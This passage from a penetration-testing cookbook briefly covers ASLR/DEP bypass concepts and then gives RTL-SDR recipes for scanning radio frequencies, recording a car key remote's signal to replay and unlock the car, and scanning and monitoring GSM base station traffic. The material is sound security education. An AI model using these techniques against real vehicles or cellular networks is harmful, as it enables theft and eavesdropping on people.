3. Next, we need to bypass the NX/DEP. To do this, we use a well-known *ret-to-libc* attack (in Linux) or ROP chaining (in Windows).This method allows us to use `libc` functions to perform the task we would have done with our shellcode.
4. There's another method used for bypassing ASLR in 32-bit systems since 32 bit is a comparatively small address space compared to 64-bit systems. This makes the range of randomization smaller and feasible to brute force.
5. This is pretty much the basic concept behind bypassing ASLR and DEP. There are many more advanced ways of writing exploits, and as the patches are applied, every day new methods are discovered to bypass those.

See also

- `https://www.trustwave.com/Resources/SpiderLabs-Blog/Baby-s-first-NX-ASLR-bypass/`
- `http://taishi8117.github.io/2015/11/11/stack-bof-2/`
- `https://www.exploit-db.com/docs/17914.pdf`
- `http://tekwizz123.blogspot.com/2014/02/bypassing-aslr-and-dep-on-windows-7.html`
- `https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/`

10
Playing with Software-Defined Radios

In this chapter, we will cover the following recipes:

- Introduction to radio frequency scanners
- Hands-on with RTLSDR scanner
- Playing around with `gqrx`
- Kalibrating device for GSM tapping
- Decoding ADS-B messages with Dump1090

Introduction

The term software-defined radio means, implementation of hardware-based radio components such as modulators, demodulators and tuners using a software. In this chapter we will cover different recipes and look at multiple ways on how RTLSDR can be used to play around with frequencies and the data being transported through it.

Radio frequency scanners

RTLSDR is a very cheap (around 20 USD) software-defined radio that uses a DVB-T TV tuner dongle. In this recipe, we will cover connecting an RTLSDR device with Kali Linux to test whether it was detected successfully.

Getting ready

We will need some hardware for this recipe. It's easily available for purchase from Amazon or from `https://www.rtl-sdr.com/buy-rtl-sdr-dvb-t-dongles/`. Kali already has tools for us to get going with it.


How to do it...

We connect our device and it should be detected in Kali Linux. It's common for the devices to behave inaccurately. Here is the recipe to run the test:

1. We will first run the test using the command:

   ```
   rtl_test
   ```

   The following screenshot shows the output of the preceding command:



2. We may see some packet drops. This is because of trying this in a VM setup with only USB 2.0.

3. In case there are a lot of packet drops, we can test it by setting a lower sampling rate with `rtl_test -s 10000000`:

```
root@kali:~# rtl_test -s 1000000
Found 1 device(s):
  0:  Realtek, RTL2838UHIDIR, SN: 00000001

Using device 0: Generic RTL2832U OEM
Found Rafael Micro R820T tuner
Supported gain values (29): 0.0 0.9 1.4 2.7 3.7 7.7 8.7 12.5 14.4 15.7 16.6 19.7
 20.7 22.9 25.4 28.0 29.7 32.8 33.8 36.4 37.2 38.6 40.2 42.1 43.4 43.9 44.5 48.0
 49.6
Exact sample rate is: 1000000.026491 Hz
[R82XX] PLL not locked!
Sampling at 1000000 S/s.

Info: This tool will continuously read from the device, and report if
samples get lost. If you observe no further output, everything is fine.
```

4. Now, we are all set to move on to the next recipe and play around with our device.

Hands-on with RTLSDR scanner

RTLSDR scanner is a cross-platform GUI that can be used for spectrum analysis. It will scan the given frequency range and display the output in a spectrogram.


How to do it...

Here is the recipe to run `rtlsdr-scanner`:


1. We connect RTLSDR to the system and start the scanner using the command:

    `rtlsdr-scanner`


The following screenshot shows the output of the preceding command:



2. We should see a new window open, showing the GUI interface of the tool; here we can simply enter the frequency range on which we want to perform the scan and click on **Start** scan:



3. It will take some time to see a sweep of frequencies, and then we will see the result in graphical format:



TIP

If the application stops responding, it is recommended you lower the range and choose **Single** as the **Mode** instead of continuous.

Playing around with gqrx

The `gqrx` tool is an open source **software-defined radio** (**SDR**) receiver powered by the GNU radio and the Qt graphical toolkit.

It has many features such as:

- Discovering devices connected to a computer
- Processing I/Q data
- AM, SSB, CW, FM-N, and FM-W (mono and stereo) demodulators
- Recording and playing back audio to/from WAV file

- Recording and playing back raw baseband data
- Streaming audio output over UDP

In this recipe, we will cover basics of `gqrx` and another tool, RTLSDR.

How to do it...


Following is the recipe to use `gqrx`:

1. We can install `gqrx` using the command:


   ```
   apt install gqrx
   ```

2. Once it's done, we run the tool by typing `gqrx`.
3. We choose our device from the drop-down menu in the window that opens and click **OK**:


4. Now the GQRX application opens, and on the right-side in the receiver window, we choose the frequency we want to view. Then we go to the file and click on **Start DSP**:



5. Now we see a waterfall and we should start hearing the sound in our speaker. We can even change the frequency we are listening to using the up and down buttons in the **Receiver Options** window:



6. We will look at an example of a car key remote, which is used to lock/unlock a car.
7. Once we press the button a couple of times, we will see the change in the waterfall showing the difference in the signal:




8. We can record the signal in the record window and then save it. This can be later decoded and transmitted back to the car using a transponder to unlock it.

9. To capture the data at `443` MHz, we can use the command:

```
rtl_sdr -f 443M - | xxd
```

The following screenshot shows the output of the preceding command:



```
root@kali:~# rtl_sdr -f 93.5M - | xxd
Found 1 device(s):
  0:  Realtek, RTL2838UHIDIR, SN: 00000001

Using device 0: Generic RTL2832U OEM
Found Rafael Micro R820T tuner
[R82XX] PLL not locked!
Sampling at 2048000 S/s.
Tuned to 93500000 Hz.
Tuner gain set to automatic.
Reading samples in async mode...
0000000: 00c7 00c2 a1ae 40ff 30ff ff97 bab1 15bb  ......@.0.......
0000010: da6a b593 ff90 ff19 ffb2 30de ffa2 ebcb  .j........0.....
0000020: 1b8d ff8b 2660 c97e 4aa3 0000 05ff ffff  ....&`.~J.......
0000030: 5eae 7fff 29c0 6400 64ff 7c79 3ee7 3630  ^...).d.d.|y>.60
0000040: 12f5 8da9 6163 37aa 96ff 3136 c206 2330  ....ac7...16..#0
0000050: ab6a 2ed0 3700 5523 70f7 9c00 6d84 50ff  .j..7.U#p...m.P.
0000060: 7201 b239 2e0e 62a3 2bbf 7483 3026 c0ff  r..9..b.+.t.0&..
0000070: 0e88 ffff 6eb5 9395 829b 5e7e adff 182c  ....n.....^~...,
0000080: 0098 7700 a8b4 a4ff ffdc 04ab 205b 41c7  ..w......... [A.
0000090: a9ff 4085 9a00 2964 a9ff 4044 0039 0c53  ..@...)d..@D.9.S
00000a0: 9c21 4b8c de31 2fd4 30b0 9eff 8bff 3332  .!K..1/.0.....32
00000b0: 4e19 00ff 4f00 4b87 4f49 ef71 0ddb 0087  N...O.K.OI.q....
00000c0: 28ff 0092 e700 4d6d 0099 a304 108e aa07  (.....Mm........
00000d0: 7883 4917 cdff 0fff 2872 9940 cf1e cb31  x.I.....(r.@...1
00000e0: 6e93 9529 a2a5 5e31 7b47 00c6 d6ff 5ab1  n..)..^1{G....Z.
00000f0: 0067 ff00 9fb8 d25d 8f92 7947 a0c4 6299  .g.....]..yG..b.
0000100: de00 5900 83e3 b164 ff5e 0088 4e63 40af  ..Y....d.^..Nc@.
```

There's more...

To learn more about `gqrx`, visit these blogs:

- `http://gqrx.dk/doc/practical-tricks-and-tips`
- `https://blog.compass-security.com/2016/09/software-defied-radio-sdr-and-decoding-on-off-keying-ook/`

Kalibrating device for GSM tapping

RTLSDR also allows us to view GSM traffic using a tool called `kal` or `kalibrate-rtl`. This tool can scan for GSM base stations in a frequency band. In this recipe, we will learn about using kalibrate and then confirm the channel in `gqrx`.

How to do it...


Following are the steps to use kalibrate:

1. Most of the countries use the GSM900 band. In the USA, it's 850. We will use the following command to scan for GSM base stations:

   ```
   kal -s GSM900 -g 40
   ```


   The following screenshot shows the output of the preceding command:

2. In a few minutes, it will show us a list of base stations:




3. We note the frequency; in our case, we will use `947.6 MHz` along with the offset.

4. Now we open GQRX and enter it in the **Receiver Options** window:




5. We can see in the waterfall that the device is able to catch signals perfectly.


6. Now we will look at this data at the packet level. We will use a tool known as `gr-gsm`.
7. It can be installed using apt install `gr-gsm`:




8. Once it is done, if we type `grgsm_` and press the *Tab* key, we will see a list of different tools available for us:



9. First, we will use `grgsm_livemon` to monitor the GSM packets live. We'll open the terminal and type `grgsm_livemon`:




10. In the new window that opens, we will switch to the frequency we captured in the previous steps using kalibrate:




11. We can zoom into a particular range by dragging and selecting the area on the graphical window.
12. In the new terminal window, we start Wireshark by typing `wireshark`.

13. We then set the adapter to **Loopback: lo** and start our packet capture:

